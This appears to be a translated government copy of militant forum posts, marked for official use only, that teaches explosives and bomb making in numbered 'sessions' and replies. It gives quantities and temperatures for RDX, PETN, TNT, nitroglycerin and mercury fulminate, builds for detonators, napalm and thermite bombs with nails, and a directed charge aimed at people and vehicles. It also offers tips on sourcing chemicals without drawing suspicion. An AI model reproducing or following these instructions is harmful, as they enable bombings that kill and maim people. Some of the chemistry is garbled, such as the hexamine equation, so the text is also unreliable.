- Dry the yellow particles in the temperature of hot air. The particles are the required substance.

In the following session, we will continue to discuss the manufacturing of activators.
Don't forget me of your blessing.
God bless you.

In preparation of RDX, there is no need to add ammonium nitrate, and it has no role. The process is as mentioned, but without ammonium nitrate.
I would like to add that hexamine could be prepared in an easy way through the reaction of ammonia with formaldehyde according to this formula:

$NH_3 + 6HCOH \rightarrow$ 1 Hexamine + 6 H_2O_4

Therefore, the amounts are calculated according to the concentration.
The solution is then dried on the fire at the beginning of the deposit. It will be quickly flipped while using low fire using the heat distributor to avoid its burning.
Hexamine is moisture absorbent; therefore it must be used quickly and stored in a sealed container.

You can see processes of preparation on the following web site address: www.totse.com
It also contains ways to prepare nitroglycerin and acetone peroxide.

Observation: English files need to be edited because most of them have mistakes. In general the best source of English files is the pyrotechnics forum: **rec.pyro**

Instead of aspirin tablets, you can prepare the aspirin in an easy and cheap way:

1. Salicylic acid
2. Acetic anhydride

The addition is conducted in a water bath with continuous stirring for one full hour. After that, add to it 80ml of water, and you notice aspirin crystals. Filter and dry them.

Please give more detail about the preparation of hexamine.

490 ml of formalin is added gradually to 290 ml of ammonia. You will notice the increase in temperature because the result is a temperature centrifuge.
It should be left for few hours to dry through evaporation, and when the substance appears, it should be stirred in a quick way and left to dry.
Poisonous smells are emitted during the heating and you must have a good ventilation system. The formalin concentration is 36%, which is available. The ammonia concentration is 28%, which is available.
Usually, the ammonia concentration is less than the writing because it continuously evaporates. Therefore, you need to add more than what you need, and you can make sure whether the smell of formaldehyde is gone or not. According to that evaluation, you can add more ammonia until the smell becomes an ammonia smell. At the end, the ammonia will evaporate because of the temperature, and be cautious of direct smelling because it is harmful.
If you have different concentration and you want to calculate the amount, please mention that.

I remembered an important point:

- Dry the particles, then add drops of the concentrated nitric acid to complete the formation of RDX.

Please remember of not having any RDX acid remains, because they will be stable, and I don't know why we add the acid after making the RDX, unless the addition of acid will not make it acidic (because of the remains of sodium and acid are equal to that). But, always check its acid level and don't keep acidic.

Seventh Session: Continuation of Making Activators

We will continue in this seventh session the manufacturing of activators (explosives)

Manufacturing PETN Explosives:

It is a crystal substance in the pure status. It looks like a powder when you touch it. It melts at 141^{o} Celsius and can be in several ways, such as:

Needed Tools and Substances

- Glass stirring stick
- Temperature resisting container that handles 4000 ml
- Large filter papers
- 1 or 2 plastic buckets
- Plastic or wood spoon
- Drying containers like a tray
- Paper cups
- Mask and safety glasses
- Rubber gloves
- 2 heat resistant scaled tubes
- 600 cm^3 of nitric acid and the concentration is not less than 98%.
- 250 cm^3 of high quality Pentacrythrite. (From labs)
- 1500 cm^3 of pure acetone
- 1 spoon of sodium carbonate powder
- 800 cm^3 of distilled water
- 40 gallons of regular water
- Sunflower papers to test the acid
- Sunflower papers to test the level of PH within the acid range 0 to 7
- Crushed ice
- Observation: You can obtain all of these substances through the pharmaceutical companies.

Preparation Process:

1. Put 600 cm^3 of nitric acid in a 1000 cm flask (Don't forget to wear your mask and gloves).
2. Place the acid container in the largest container.
3. Put the crushed ice in the large container up to the level of acid in the small container.

UNCLASSIFIED//FOR OFFICIAL USE ONLY

4. Pour regular water in the large container over the ice until it reaches 700 ml in the small container. (It will cover the acid completely at the height level, and be careful of the water or ice of reaching the acid, and change its concentration).
5. Place a thermometer and stick it into the tube wall where the mercury level is little bit below the level of acid.
6. Gently place the glass stick into the acid for stirring.
7. Prepare 250 cm^3 of Pentacrythrite in a glass or paper cup.
8. Start stirring the acid in the tube gently, and notice the temperature until it reaches 10^o Celsius.
9. When the acid reaches 10^o Celsius, start pouring the substance gently into the Pentacrythrite little by little from the edge of the cup. The solution will start rising as well as the temperature. Stop immediately when it reaches 18^o Celsius, and until the temperature drops to 10^o Celsius, and then continue until you pour the whole substance, and the temperature should not exceed 18^o Celsius.
10. Remove the container from the tub, and leave it aside until the reaction stabilizes for five minutes.
11. White yellowish crystals will be formed in the bottom. They are the PETN, and have an acid layer on them.
12. Stabilize the acid slowly without pouring out the bottom deposited substance.
13. Fill up the plastic bucket with 2 gallons of distilled water.
14. Pour the PETN with the remaining of the acid in the plastic bucket, and stir by using the glass stick.
15. Continue the stirring for 15 seconds, and then wait until the stabilization of PETN.
16. If you see an oily layer on the top of the water, stir the surface of the water until it leaves a spectrum of a thin layer at the surface, and the crystals deposit in the bottom.
17. After the deposit of the crystals, take a yellow sunflower paper and immerse it in water. If the color changes to red, this means there are still sufficient amount of remaining acid, and you repeat washing the crystals in the same way again and again until the traces of acid on the paper are gone.
18. Get rid of the water without losing the PETN, and leach the PETN by using the paper filter placed in a glass cone (1000).
19. Take the substance and spread it on a tray in a thin layer shape until it dries completely, and for several days.
20. The substance will be just a white crystal after dryness. We keep it and continue the following step to clean the PETN.
21. Take one tablespoon of sodium carbonate and add it to the flask, and then add 880 cm^3 of distilled water.
22. Stir until the carbonate dissolves completely.
23. Fill up the large container with 1500 cm^3 of acetone, and place it on a heating plate with the thermometer. Start stirring the acetone and keep the temperature between 50 to 60^o Celsius. (Be careful of exposing the acetone to any direct heat source, because it is flammable at 55^o Celsius and very dangerous).
24. Add two tablespoons of the substance to the acetone and let it dissolve. After that, the temperature will drop, and when it reaches 50^o Celsius, add two additional spoons and pour them in the acetone, leave them to dissolve, and the temperature will rise again

because of the heater and the temperature reaches 60^{o} Celsius. Then add two new spoons, and so on. Repeat the process until the all PETN is dissolved.

25. Keep the temperature at 55^{o} Celsius.
26. Add 10 cm^{3} of sodium carbonate, which was diluted previously in distilled water to the acetone.
27. Put a blue sunflower paper in the solution. If the color changes to red, add additional 10 cm^{3} of sodium carbonate to the acetone, then put a new paper and son on until the color of the paper stays the same (blue). Now, test the red paper, if the color change to blue, the solution is then stabilized.
28. Turn off the heater.
29. Immediately fill up the bucket with two gallons of cold water, and pour in it the contents of mixture and stir it very well. At that time, pure PETN crystals are formed very quickly.
30. Check the water in the bucket by using red and blue sunflower papers. It should not be any changes, and if there is a change, this means you made a mistake, and you must repeat the procedure, because the crystals are not good in this way.
31. Now we clean the PETN particles from acetone similar to the steps 12 and 13 until the smell acetone is disappeared.
32. After the sediment of the white particle, leave them to dry completely from moisture.
33. PETN is kept in a dry and dark place.

We sill start making the essential explosives in the next session,
Don’t forget me of your blessing.

Eighth Session: Making TNT and Nitroglycerine

Introduction: This session is considered the last of the series in making explosive materials within my knowledge. I have tried to present useful information instead of theoretical information that is hard to apply, because of the unavailability of its substances, or the difficulty in preparing it. We ask Allah to benefit us of the knowledge and I will in God's willing introduce the second stage of preparation of detonations, explosive packages, ways of detonating, and places to put the explosive packages to be more effective, etc.

Preparing TNT:
Required substances:

- Toluene: it is a colorless liquid that has a special smell. It boils at 110^{o} Celsius, and doesn't mix with water. It burns making a smoking flame, and used as a solvent to many organic materials. You can obtain it is form medical laboratories or universities.
- Concentrated nitric acid (more than 90% concentration)
- Concentrated sulfuric acid (more than 90% concentration)
- Heat resistance containers.
- Flameless heat source.
- Pure cold water.

Preparation Process:

1. We prepare two cups separately as follows:
2. Put 1 cm^{3} of water with 16.7 cm^{3} of nitric acid, and 45.6 cm^{3} of sulfuric acid in one cup. There no need to add water if the acids are not concentrated.
3. Put 11.2 cm^{3} of nitric acid with 7 cm^{3} of sulfuric acid in the other cup.
4. Take 5.6 cm^{3} of the first cup and place it in an ice bath.
5. When the temperature reaches less than 10^{o} Celsius, we gently add the toluene to the mixture, and stirring the mixture gently too.
6. Stir the solution gently and move it from the ice bath, and start heating the solution to 50^{o} Celsius while stirring.
7. When the temperature reaches 50^{o} Celsius, add 28.4 cm^{3} of the first cup mixture to the solution. The temperature should not rise above 50^{o} Celsius.
8. Raise the new mixture temperature to 55^{o} Celsius and keep it at this level for ten minutes. (It should not go above 56^{o} Celsius or below 54^{o} Celsius).

UNCLASSIFIED//FOR OFFICIAL USE ONLY

9. Reduce the temperature to 45° Celsius and wait a little bit. An oily layer will be formed on the surface of the mixture. Suck it out by using a syringe and get rid of the remaining acid.
10. It is preferred to place the solution before sucking out the oily layer in a thin container to enable us to see the oily layer, and to suck it out gently from the mixture.
11. Now, add 18.3 cm^3 from the first cup mixture to the oily liquid gently, slowly, and without stirring.
12. Raise the temperature of the new mixture to 83° Celsius and keep it at this level for ½ hour.
13. After that, reduce the temperature to 60° Celsius and keep it at this level for another ½ hour.
14. The oily layer will appear again. Suck it out and get rid of the remaining acid.
15. Observation: The last acid is useful in making a less sensitive explosive by adding ammonium nitrate to the acid in a 20%-80% sequence.
16. Now, add 18.3 cm^3 of sulfuric acid to the oily liquid gently, slowly, and without stirring.
17. Raise the temperature of the new mixture to 80° Celsius. When you reach this degree, add gently, slowly, and without stirring an additional 18.3 cm^3 of the second cup mixture.
18. At the end, we raise the temperature to 104° Celsius exactly, and we keep it for three hours. (Don't increase above 104.5° Celsius and don't decrease it below 103.5° Celsius).
19. Reduce the temperature now to 100° Celsius and keep for ½ hour.
20. We notice the oily layer again, which is the TNT substance. We suck it out and get rid of the remaining solvent.
21. We add boiled water to the oily liquid and stir it to clean it from any traces of acid. We repeat the process for three times, and each time we add 120 cm^3 of water, and suck out the oily liquid after that, and then we get rid of the water.
22. Add 240 cm^3 of cold water to the oily liquid until the oily layer settle and make a white yellowish color.

Warning: When you get the TNT from the surface, the mixture gets cold, the upper layer freezes a little in addition to the part of the bottom layer, which is the acid layer. We don't withdraw this part and only withdraw the upper layer.

In the three stages of sucking out the oily layers, there are an estimated percentage of the oily liquid presents in the acid. We add cold water to the remaining acid until the part of frozen layer is settled, and added to the oily layer before getting rid of the acid.

Nitroglycerine Preparation
First way: by using glycerin

Needed Substances:

- Concentrated sulfuric acid (more than 90%)

- Concentrated nitric acid (more than 90%)
- Pure glycerin (used as paint)

Preparation Process:

1. Put 5.2 cm^3 of concentrated nitric acid inside a heat resisting container, and then place the container in an ice path until the temperature reaches 15^o Celsius.
2. Add 15.6 cm^3 of sulfuric acid gently and at several periods, and make sure the temperature does not exceed 20^o Celsius.
3. Reduce the temperature of the mixture to less than 8^o by adding more ice.
4. Add 2 cm^3 of glycerin drop-by-drop and be very carefully, and stir gently.
5. The temperature should not increase more than 9^o Celsius.
6. After the completion of adding all the glycerin, we continue stirring gently for five minutes. An upper layer of glycerin will be formed.
7. Prepare a base solution 5 cm^3 of sodium carbonate and 100 cm^3 of very cold pure water, and then add the sucked out nitroglycerin.
8. Suck out the nitroglycerin from the base solution by using the dropper, and repeat the above step three times, because leaving any acidic traces makes the nitroglycerin dangerous and unstable.
9. Keep the nitroglycerin in a sealed and cooled container.

Second way: by using alcohol
Needed substances

- Concentrated nitric acid
- Concentrated sulfuric acid
- Methanol alcohol, which is obtained from pharmacies and construction supply stores.

Preparation Process

1. Put 16.5 cm^3 of nitric acid in a container, and place that container in an ice bath. Decrease the temperature to 15^o Celsius.
2. Add 24 cm^3 of the sulfuric to the nitric acid gently and in portions, and make sure the temperature does not increase more than 20^o Celsius.
3. Decrease the temperature to 10^o Celsius.
4. Now, slowly, and very gently add 13.5 cm^3 of methanol alcohol and stir it very slowly.
5. Be careful of this stage. The temperature should not exceed 25^o Celsius. If the temperature rises more than 30^o Celsius, pour the solution to the iced water to avoid explosion.
6. After pouring the whole alcohol, stir slowly for 40 seconds, and then leave the solution in the ice bath for five minutes.
7. We notice the formation of nitroglycerin above the solution. Suck it out by a dropper and repeat steps 7, 8, and 9 of the first way to get ride of acid traces.
8. The nitroglycerin is kept in a sealed container and stored in a cold place.

Nitroglycerin is the major element in making dynamite and explosive materials. We presented that in the previous sessions on how to use the nitroglycerin suitably.

When mixing the nitroglycerin with other components, an extreme caution has to be taken, and the mixing environment has to be kept cold to complete the mixing. (You can review the percentages of dynamite components and other explosives from the previous lectures).

We ask Allah to benefit us of what He taught us. We will start in future sessions to make explosive packages, bombs, detonators, and others.

Don't forget me of your blessing.
May God bless you and bring to us more people like you.

If possible, I have some observations:

1. Nitroglycerine is dangerous and unstable. Therefore, when you prepare large quantities, you should very careful, and must use it immediately in making dynamite, and don't store it for a long period.
2. Must be assured that the nitroglycerin is balanced and has no acid through the use of acid measure (sunflower papers).
3. Glycerin deposits in the bottom and not the top.
4. I did not hear its use in paints, but in crèmes, and it is available in pharmacies.

Ninth Session: Making Detonators

Thanks to the greater Allah, God of People.
We start with a new series that specializes in making explosive, flammable packages, detonators, bomb letters, and others supported by illustrations.

Making Detonators:

The series of known explosion is the initiator, detonator, and major explosives. The initiator is usually a flame, heat, or impact. The detonator has a small inducing charge and has a small activating charge that burst sending a sufficient shockwave to detonate the major package.
All of the current detonators contain a suitable initiator, and we will know in this session how to make a detonator and have it ready for detonation.
There are two kinds of detonators; electrical detonator and a detonator with a safety cord. Both of them contain the same contents, and the difference is only in the initiation.

Needed Materials:

- Black gunpowder
- Bulbs of hand battery
- Thin aluminum pipes (6 mm to 1 cm in diameter). You can obtain them from the TV antenna or any other sources, and must be welded from one end.
- Thin copper pipes (6 mm to 1 cm in diameter). You can obtain them from the refrigerator repair shop or any other sources, and must be welded from one end.
- You can ignore the aluminum and copper pipes, and use the cover of plastic syringes.
- Lead azide
- Mercury fulminates
- RDX, PETN, or picric acid.
- Thin electrical wires and must be covered in plastic.
- Tools: pliers, scissor, rubber dough, tape, Arabic liquid glue, etc.

Manufacturing Process:

1. We prepare the pipe as shown in figurer 1.
2. When using lead azide, we use the aluminum or plastic pipe.
3. When using mercury fulminates, we use the copper or plastic pipe.
4. Break the battery bulb carefully without touching the tungsten wire (illuminated wire), and don't touch the connecting wires as shown in figure 2.

i. Put one gram of RDX, PETN, or picric acid, whatever available (RDX is the best) in the bottom of the tube and press it gently and cautiously by using a wood or glass stick. Then, put a small drop of Arabic glue to stick it in the tube bottom. (It can be mixed gently with glue before putting it in the bottom of the container).

5. Add to it one gram of lead azide or mercury fulminate, and be cautious about the metal object as mentioned above.
6. The detonator is ready for use now.
7. If we want to manufacture an electrical detonator, we do the following:
8. Mix a small amount of black gunpowder with glue, which is sufficient to cover the tungsten, and stick them gently to the tungsten wire.
9. Tie up the two ends of tungsten wire with two thin wires as shown in figure 3.
10. Place it gently inside the pipe until it touches the inducing material.
11. Isolate the pipe of all its contents by using rubber dough.
12. The electrical detonator is ready for use as shown in figure 5.
13. If we want a regular detonator:
14. Mix a small amount of black gunpowder with glue that is sufficient to cover the inducing material in a very thin layer, and place them inside the pipe and above the inducing material very carefully.
15. The detonator is ready as shown in figure 5. When used, we insert the safety wire until it touches the black gunpowder, and then press the upper edge of the pipe gently until the wire is settled inside the pipe.

It is very important to test the detonator on an essential explosive material to insure its effectiveness; otherwise the amount can be increased in a small percentage where the density of major substance affects the shockwave. The higher the density, the higher the need for a stronger shockwave and the results will be stronger.

We will make some bombs in the next session
Don’t forget me of your blessing.

Tenth Session: How to Make Flammable Bombs

There are several kinds of flammable bombs, and the most popular one is the napalm, which is banned internationally. (Most of them are using it). We will make in this session two kinds of flammable bombs.

Napalm Bomb:
The napalm substance is flammable, gives a very high temperature, and contains the following:

- Vegetal soap (regular washing soap)
- Aluminum sulfate
- Phenaphol

The major element of this mixture (blend) is the vegetal soap.

Preparation Process:

1. 70% of vegetal soup
2. 15% of aluminum sulfate
3. 15% of phenaphol and can be ignored if it is not available, and the new percentages are as follows:
4. Put the substances in a container and place them on a flame source, stir until the mixture is blended, and the napalm substance becomes ready for use.

Preparation Process:

1. Mix 10% of the napalm with 90% of benzene and put them in a container.
2. Prepare TNT in a 2-inch metal tube. It has to be sealed from one side, and has a metal cap with a hole in it for the explosive capsule. The tube itself can be tied up to the original body of the bomb. (Its diameter is not less than 12-inches), and the length is as needed (look at the figure). TNT preparation can be done through melting and casting it in a tube).
3. Place the mix napalm with benzene in the major container of the bomb, where it fills only 75%, and leave the remaining 25% empty. (Look at the figure)
4. Now, tie up the TNT tube inside the major container. (The tie up must be very firm where it restrains the air inside the major container).
5. Place the detonating capsule in the TNT tube. It has to be immersed in it, and tie it up firmly.
6. The bomb is ready for detonation. (The detonation can be done by either electricity of safety cord)
7. This bomb spreads the flammable napalm as well as specific amounts of fragments.

Thermit Bomb
This bomb contains the following mixture:

- Ferrous oxide
- Ammonium nitrate
- Aluminum powder
- Magnesium powder
- Gasoline (Trucks fuel)

Preparation Process

1. Grind 160 grams of ferrous oxide until its particle becomes very soft.
2. Grind 20 grams of ammonium nitrate to become soft like powder.
3. Put the ferrous oxide in a container and add to it the ammonium nitrate + 45 grams of aluminum powder + 20 grams of gasoline + 30 grams of magnesium powder.
4. Mix the mentioned substances very well and quickly. You need expedite the mixing because the ammonium nitrate is a high absorbent of moisture, and leaving it a while without mixing weakens its blasting force.
5. The mixture is kept in a moisture-resisting container (glass or plastic).

Preparation Process:

Pour the mixture into a metal container and firmly seal it. Leave a hole in the cover to insert a detonating capsule (or detonator). Look at the figure.

Observations:

- It is preferred to put an amount of potassium chlorate and sugar at 1:1 percentage over the mixture before sealing the container.
- This bomb produces high temperature that reaches 1000^{o} Celsius with fragments if a large amount of nails stuck to the wall of the metal container.
- The size of the bomb can be controlled through doubling the amounts in specific percentage.

In the next session, we will make number of directed bombs, which are very important.

Don't forget me of your blessing.

Eleventh Session: Making Directed Bombs

Making Directed Bombs

I give my apology for the delay because I was busy in the past. It is very difficult sometime to place explosive packages at the enemy road for several reasons like the area is monitored, or natural reasons of the area, or crowdedness in traffic, etc, which made the Mujahideen carry and move with the explosives, and martyr with them.
For that reason, the use of charges or directed bombs came effective toward the enemy (personnel or machineries). They can be used from a distance of 70 meters.

Needed Materials to Make the Directed Bomb:

- Part of a ferrous ball (14 cm diameter and 6 mm thickness). It can be 5mm or 7 mm. The arch depth is 2.5 cm (look at the figure). This is called a lining.
- Circular box of plastic that has a 14.1 cm diameter and 6 to 7 cm depth.
- Explosive substance (Preferred RDX or C4).
- Three pipes (You can use the plastic sucking pipes or something similar)

Manufacturing Process:

1. Make a hole in the middle bottom of plastic container where you can insert the detonator through it.
2. Put a piece of plastic or iron similar to the detonator, flatten the bottom of the container, and stick it there where one end appears from the bottom. (You don't need this step if you are using the C4 as an explosive material).
3. Pour the explosive in the container.
4. Put the lining at the top of the container where it should be curved inwardly and concaved outwardly (Look at the figure). Emptiness must be filled up with explosives.
5. Now, pull out the plastic or metal object from the bottom, which will leave a space equal to the size of a detonator.
6. Insert the detonator it that place.
7. Stick the pipes on the sides of the plastic container from outside, and at the same length of the container. (These pipes are used to direct the bombs).
8. The bomb is now ready for use.

Observations:

- The bomb is placed at a suitable distance about 70 meters of the target and at a height not less than 1 ½ meter from the ground. To ensure hitting the target, you can look at it through the three pipes.

- It is better for the bomb itself to be positioned on a solid object (wall, rock, or heavy metal object).
- This bomb can target the assembled personnel, light machinery, or a car.
- If we want to use a similar bomb to hit a larger number of personnel, and at a wider area, we change the fourth step in manufacturing where we put the lining curved outward and the concaved inward, and consequently the explosive material has to be increased to cover all spaces.
- If a suitable lining is not available, we can use similar lining with the same shape, and has to be thin from any metals (possible to form). Then, we glue on every surface some steel balls or nails, but this bomb is only against personnel (look at the figure).

In the Name of Allah, Most Gracious, Most Merciful
Prayers and peace be upon the messenger of Allah.

I put before you some questions and personal subjects that appeared about the explosives, and considering the answer to each question might lead to another new question. I did not try to arrange these questions, so please forgive me. I ask Allah the sincerity and acceptance, and my thanks to Allah.

I have few questions and please answer them.

1. How to obtain the sulfuric and nitric acids and how to concentrate them to make them ready for mixture s?
2. How to obtain potassium chlorate, how to use the fertilizer, and what kind?
3. What is the TNT mixture (blend) and how do you make it in detail to avoid making mistakes?

I need information on detonators and how are they made?

What is the inducing material, and how do you make it?

Peace on you.
Please direct me on how to obtain the following materials or how to prepare them?

1. Formaldehyde
2. Lead nitrate
3. Sodium nitrate
4. Sodium azide
5. Ethylene bi methyl
6. Toluene
7. Lead oxide
8. Methanol alcohol

---

9. Sodium hydroxide
10. Ammonia hydroxide

Thank you

What are the components of the detonator?
How do you detonate it by battery, and what is the smallest size of battery or detonator?
Preparing the mercury fulminates for detonators.

Preparing the ammonium nitrate form nitric acid and ammonia

Making acetone peroxide

Explosive special
Please of those brothers who have knowledge or suggestions to help me do this experiment:

When I put oxygen water 9% concentration with the acetone sold in pharmacies, and has 100% concentration. I started adding the 98% concentrated acid. Nothing changed despite of the mixture's temperature was 5^{o} Celsius and I kept the mixture in an ice bath for 12 hours. When I checked it, I only found particles (granulates) that look like cotton floating on the mixture. I did not see any deposit. I tried to ignite it, but nothing happened.
Please inform me with your suggestions.
What is the likelihood of mistakes?

Page 107 of 156

Also when I added the acid and nothing happened, I added to the required amount from 2.5% to 5%, and I did not see any changes of the mixture.

Need a new way for the Urea explosive.

Need to know a way to double the Urea explosive power.

How do you distill the hydrogen peroxide?

Astrolite explosive

Does the Islamic resistance use this explosive which is said has the highest liquid detonation in the world, and supersedes the TNT by 3 times in power and can be used as a mine by casting it on the ground? In this case, the atmospheric conditions do not affect it, and every 30 grams of it is capable on killing a human being, or remove the leg because it explodes in the upward direction.
I have a way of making it, but I don't know the anhydrous hydrazine material.

Is nitro urea explosive more powerful than TNT?

How do you prepare the potassium and sodium chlorates?

How do you prepare the black gunpowder?

Page 108 of 156

for making mines?

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Page 109 of 156

I have few questions; please answer them.

1. How do you get the sulfuric and nitric acids, and how do you concentrate them to have them ready for mixtures?
2. How do you get the potassium chlorate, and how do you use the agricultural fertilizer in mixtures, and which one of them?
3. What is the TNT mixture and how do you prepare it in detail to avoid mistakes?

The sulfuric acid is the battery water and can be concentrated by heating and using a glass container until you see a white evaporation and its volume reduced to approximately 2/3. The nitric acid is hard to obtain especially in Palestine, but you can prepare it form the potassium nitrates and the concentrated sulfuric acid. The TNT is trinitrotoluene and can be prepared by the mixture of sulfuric acid and nitric. Getting the toluene is becoming impossible especially in Palestine and the TNT is bought ready in a solid shape and is not prepared in Palestine. Its color is kind of wavy yellow similar to the marble. It is used in packages and shells by melting and pouring it in the needed shape, and then a detonator is placed into it. It is known that TNT is the safest explosive, and don't detonate by flame, but it needs a detonator. Its blasting speed is 7000 m/s if pure. The potassium chlorate can be obtained from the matchsticks and the fertilizers used in the mixture are the potassium and ammonium nitrates. They are used in making gunpowder and propellant materials for rockets by adding sugar, charcoal, and sulfate in specific percentages. The urea fertilizer is used in preparing the explosive of urea nitrate by adding the nitric acid and water to it. Brother Abu Saqr wrote about several methods to make it.
God is the master of success.
Your brother
Abu Mos'sallam

Salaam to you Abu Mos'sallam
You can obtain the potassium chlorate from the matchsticks only, and by cutting the red head.

You can obtain the potassium chlorate from the fertilizer, and we use the particles as is. What about the ammonium nitrate and the fertilizer? Can you provide me with the best way to make black gunpowder?
When do you say sugar and charcoal, do you mean the same sugar used at home, and the charcoal sold in regular stores?
Do you trust the posted information as a supervisor, and what is your evaluation regarding the forum, information, and the participants?

Brother 1100. This is the black gunpowder

4. How to make the black gunpowder
It has a shiny black color. It had a shape like the pins' head, and affected by external factors like a fire flame or a heat source. It burns in the air making a flickering irregular flame with changing speeds. It makes a resound blast if restrained. It can be obtained from the rifle bullets or firecrackers (pyrotechnics), and can be made.

Needed Materials
1. Potassium nitrate
2. Yellow agricultural sulfate
3. Soft vegetal charcoal

The equation:
75 grams of potassium nitrate
12.5 grams of soft vegetal charcoal

Other equation:
75 grams of potassium nitrate
15 grams of yellow agricultural sulfate
15 grams of vegetal charcoal

1. Put 12.5 grams of agricultural yellow sulfate in a plate.
2. Weigh 12.5 grams of vegetal soft charcoal.
3. Weigh 75 grams of potassium nitrate, and add them to the plate with the sulfate and charcoal.
4. Blend the mixture very well until it becomes homogeneous.
5. Bring a medium size frying pot and put little warm water in it, and add the mixture from the plate.
6. Place the pot on the fire until you see bobbles forming and coming out of the mixture.

7. Leave the frying pot on the fire for five minutes.
8. Bring a filter and put white gauze in it.
9. Pour everything in the pot through the white gauze.
10. The black gunpowder particles will settle on the gauze.
11. If the particles stuck together, add water from the faucet, and pour them again through the filter and gauze for filtration.
12. Take the particles and place them in the sun to dry after you squeeze the cloth to get rid of the largest amount of water.
13. Keep the gunpowder away from any heat sources while storing. You should know that it does not need a detonator to blast it. It needs a little flame to make a flicker burn in an open air, and detonates if placed in a sealed tube or retort.

The charcoal is usually has a regular nitrate, and used for agricultural fertilization as well as the yellow sulfate.
Most of the subjects available in a military affair are correct.
You need an expert to continue your experiments.
It does not matter how easy the material is; the danger still exists.

I need information on detonator and how to make it?
What is the inducing material and how do you make it?

The detonator makes a spark to ignite the inducing material like the gunpowder, benzene, acetone, or highly flammable materials.
To generate the spark, it can be electrical (which is the easier way), and therefore by putting a thin wire (coil) that illuminates when a sufficient electrical current passes through it. You can get the electrical current from a citric batteries like car batteries or similar where it should have a high amperage or

a dry battery similar to the light charger, or if you want a smaller size, you can use the home wireless battery, which is capable to illuminate the coil if fully charged. You can connect the batteries and coil in series with an electrical switch that makes the coil to make the flame capable to ignite the inducing material.
It can be dynamic by using chemical materials (like matchstick head or others), and by placing enough amounts in a metal pipe that have lateral openings to let the spark exit from them, and has a cylindrical spring, which is made locally. Pressing it causes friction and releases the needed spark to ignite the inducing material.

Salaam to you
Please direct me on how to get these materials and how can I prepare them?

1. Formaldehyde
2. Lead nitrates
3. Sodium nitrates
4. Sodium azide
5. Ethylene bi methyl
6. Toluene
7. Lead oxide
8. Methanol alcohol
9. Sodium hydroxide
10. Ammonia hydroxide

Thank you

These materials are available in the chemical stores and laboratories.

1. Formaldehyde is used for mummification, maintaining the dead bodies, and for sterilization. Therefore, you can find it in hospitals and biology laboratories.
2. I don't know how to use the lead nitrate, and it might bring suspicion.
3. The same thing for sodium nitrate.
4. Sodium azide is used in pharmaceutical industries, and can be available in medical factories. It is very dangerous.
5. Ethylene bi methyl is available in laboratories and used as an organic solvent.
6. Toluene is an organic solvent and might bring suspicion.

7. Lead oxide is used in making glass.
8. Methanol alcohol is an organic solvent and available in laboratories. It is poisonous.
9. Sodium hydroxide is available at the fragrance and industrial stores. It is called firewater, and used in different industries like soap. It is available and cheap.
10. Ammonia hydroxide is available in laboratories and called ammonia. It is used to wake up the unconscious person. It is available in pharmacies and in laboratories, and used for hair coloring.

In the name of Allah, Most Gracious, Most Merciful
How and what are the materials needed to make a detonator?
How do you detonate by using a battery, and what is the smallest size of a battery or a detonator?

To make an electrical detonator, do as follows:
Need:
1. Cylindrical tube on any materials
2. 6 volts flash light
3. Electrical wire
4. Heat sensitive material like all kinds of fulminates
5. 6 volts battery

Process:

- Seal one end of the pipe and fill it up with the sensitive material.
- Weld by using a tin the electrical wire on the light bulb. It should have positive and negative ends.
- Bring the bulb and break the glass. Keep the tungsten wire in good shape.
- Insert the bulb to the other end of the tube and stick it by using a substance similar to the one used to glue the iron.
- Connect the two ends of the electrical wire to the battery. The tungsten wire will light up, and the detonator will blast.
- The size of the battery is not important. Any battery that lights up the lamp will be good.
- The size of the detonator is related to the size of the package.
- The detonator is very dangerous during preparation and must deal with it cautiously.

In the name of Allah, Most Gracious, Most Merciful
Preparing mercury fulminate for detonators

UNCLASSIFIED//FOR OFFICIAL USE ONLY

Preparing mercury fulminate
The equation:
5 grams of mercury
35 ml of nitric acid (70% concentration)
50 ml of ethylene alcohol (medical alcohol) (96% concentration)

Preparation Process:

Process of Preparation

1. Put 5 grams of mercury in a glass container and add 35ml of nitric acid to it. Leave it until it reacted and melt the mercury in the acid, and making mercury liquid that has a green olive color where it needs 45 minutes. Be careful of the poisonous evaporated smoke, and it is better to cover the container.
2. Put in another container (glass) 50 ml of alcohol (white alcohol), and then add the mercury solution to the alcohol and not vice versa to avoid the evaporation (scatterings).
3. Leave the mixture for a while to complete the reaction. The reaction is severe, produces a white gas at a high density, and very poisonous. Be careful of it, and the area has to be well ventilated.
4. Leave the solution until the end of reaction. You will see a gray or little orange substance settle in pins shapes, and looks little shiny. It is the mercury fulminate.
5. Bring a cone that has a white cloth or paper filter, which is better because the fulminates are very soft and part of it might leak when using the cloth. Pour the solution into the cone, the deposit will stay in the filter, and then we wash the fulminate by water until the traces of acid disappear form the fulminates. The preferred process to do the washing is to bring a glass container, place the fulminates in it, and immerse it in water. Then, wash it again and again. Add a spoon of sodium bicarbonates to remove the traces of acid completely, and dry them to become ready for use.
6. Take the deposit and leave it to dry at the room temperature. Keep it away from any heat sources.

- Nitric acid causes a skin infection if it touches the skin; therefore pour cold water immediately on it.
- All smokes are poisonous and avoid inhaling them. Use medical masks to avoid inhaling the smokes.
- If you add the alcohol to the solution, it will evaporate in the air; therefore pour the solution to the alcohol and not the opposite.
- If the temperature increases during the reaction of the last stage, and the yellow smoke ignites, cover it gently by using a paperboard or a solid cover to prevent the oxygen from getting in. It will be extinguished, and don’t worry about the explosion during the preparation.
- Be patient, concentrate, and don’t expedite the preparation process.
- Don’t keep the fulminate in a copper container because it will convert into a copper fulminate and will be damaged.

Page 115 of 156

Preparing the ammonium nitrate from the nitric acid and ammonia

Ammonia is a liquid substance and available in hospitals, pharmacies, and chemical stores. It is used for hair coloring and to stimulate the unconscious. It has a distinguished and strong smell. Its chemical name is (ammonium hydroxide).

Needed Materials
500 ml of ammonia (10% concentration)
150 ml (approximately) of nitric acid (60% concentration)

Preparation Steps:

1. Put the ammonia solution in a glass container and place it in an ice bath.
2. Add the nitric acid gradually and carefully with continues stirring by using the thermometer.
3. Make sure the temperature doesn't rise very high (for example: more than 40^{o} Celsius)
4. Continue adding the acid and monitor the color of the litmus in the solution. When the color changes from blue to red, stop adding the acid regardless of the added amount because the above measurements are approximates.
5. Check the solution, and if still acidic, add a little ammonia to balance it.
6. Evaporate the solution. When the ammonium nitrate settles, move it from the fire and dry it under the sun to get rid of moisture.

Observations:

1. The ammonia smell is very strong and damaging; therefore avoid smelling it, and prepare it in a well-ventilated area.
2. If you have higher concentration of ammonia, you can dilute it by using distilled water until it reaches 10%.
3. The amount of ammonium nitrate from the pervious measurement is approximately 100 grams or more.

Making Acetone Peroxide

